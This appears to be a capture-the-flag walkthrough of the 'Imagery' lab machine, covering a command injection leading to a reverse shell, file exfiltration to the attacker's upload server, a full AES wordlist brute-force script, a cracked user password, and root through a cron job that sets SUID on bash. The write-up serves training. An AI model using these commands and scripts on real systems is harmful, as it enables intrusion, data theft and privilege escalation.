
After exploring the features of the image gallery. There is a command injection vulnerability in transform image feature. Testing each endpoints of the POST /apply_visual_transform we find the command injection in x parameter. From here we can setup a reverse shell.
Lateral Movement: web to mark user
After gaining a Remote Code Execution, we can enumerate the system files as web user. In /var/backup/ we found an aes zip file. Transfer this file to our attacker machine.
local machine
1
pip3 install uploadserver python3 -m uploadserver
1
2
3
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.2] from (UNKNOWN) [10.129.242.164] 51750
on web@Imagery shell
1
web@Imagery:~/var/backup$ python3 -c 'import requests;requests.post("http://10.10.x.x:8000/upload",files={"files":open("web_20250806_120723.zip.aes","rb")})'
The zip file is encrypted with AES, we can bruteforce this with simple python script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
#!/usr/bin/env python3
# aes_bruteforce.py
# Usage: python3 aes_bruteforce.py encrypted.aes /path/to/rockyou.txt output.zip

import sys, os
import pyAesCrypt

if len(sys.argv) != 4:
    print("Usage: {} <encrypted.aes> <wordlist> <output.zip>".format(sys.argv[0]))
    sys.exit(2)

enc = sys.argv[1]
wordlist = sys.argv[2]
out = sys.argv[3]
bufferSize = 64 * 1024   # default used by pyAesCrypt

if not os.path.exists(enc):
    print("Encrypted file not found:", enc); sys.exit(1)
if not os.path.exists(wordlist):
    print("Wordlist not found:", wordlist); sys.exit(1)

tmp_out = out + ".tmp"

with open(wordlist, 'r', errors='ignore') as f:
    for i, line in enumerate(f, start=1):
        pw = line.rstrip('\n\r')
        if pw == "":
            continue
        try:
            pyAesCrypt.decryptFile(enc, tmp_out, pw, bufferSize)
            # success
            os.rename(tmp_out, out)
            print("[+] SUCCESS password:", pw)
            print("[+] Decrypted file written to:", out)
            sys.exit(0)
        except Exception:
            # wrong password or format; cleanup and continue
            if os.path.exists(tmp_out):
                os.remove(tmp_out)
        if i % 10000 == 0:
            print("[*] tried", i, "passwords; last:", pw)

print("[-] Exhausted wordlist; no password found.")
sys.exit(1)
1
./brute.py web_20250806_120723.zip.aes /usr/share/wordlists/rockyou.txt web_20250806_120723.zip


there is another db.json file. Here we can see other user mark. Crack the password again then login as mark.
1
2
3
4
5
web@Imagery:~/web$ su - mark
su - mark
Password: supersmash
ls
user.txt
Privilege Escalation
Checking sudo privileges
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
sudo /usr/local/bin/charcol help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell               Enter an interactive Charcol shell.
    help                Show help message for Charcol or a specific command.

options:
  --quiet               Suppress all informational output, showing only
                        warnings and errors.
  -R, --reset-password-to-default
                        Reset application password to default (requires system
                        password verification).
Run charcol shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
charcol> help
 Automated Jobs (Cron):
    auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
      Purpose: Add a new automated cron job managed by Charcol.
      Verification:
        - If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).
        - If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).
      Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.
      Examples:
        - Status 1 (encrypted app password), cron:
          CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), cron, unencrypted backup:
          CHARCOL_NON_INTERACTIVE=true charcol auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), interactive:
          auto add --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
          (will prompt for system password)
Key finding: auto add allows Arbitrary Code Execution with --command. Theres no validation said in help Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths., you can enter any command you like. With this we can leverage the set the SUID on bash binary, when this command executes it will run with owner permission which is root. Or setup a reverse shell.
1
charcol> auto add --schedule "* * * * *" --command "chmod +s /usr/bin/bash" --name "privesc"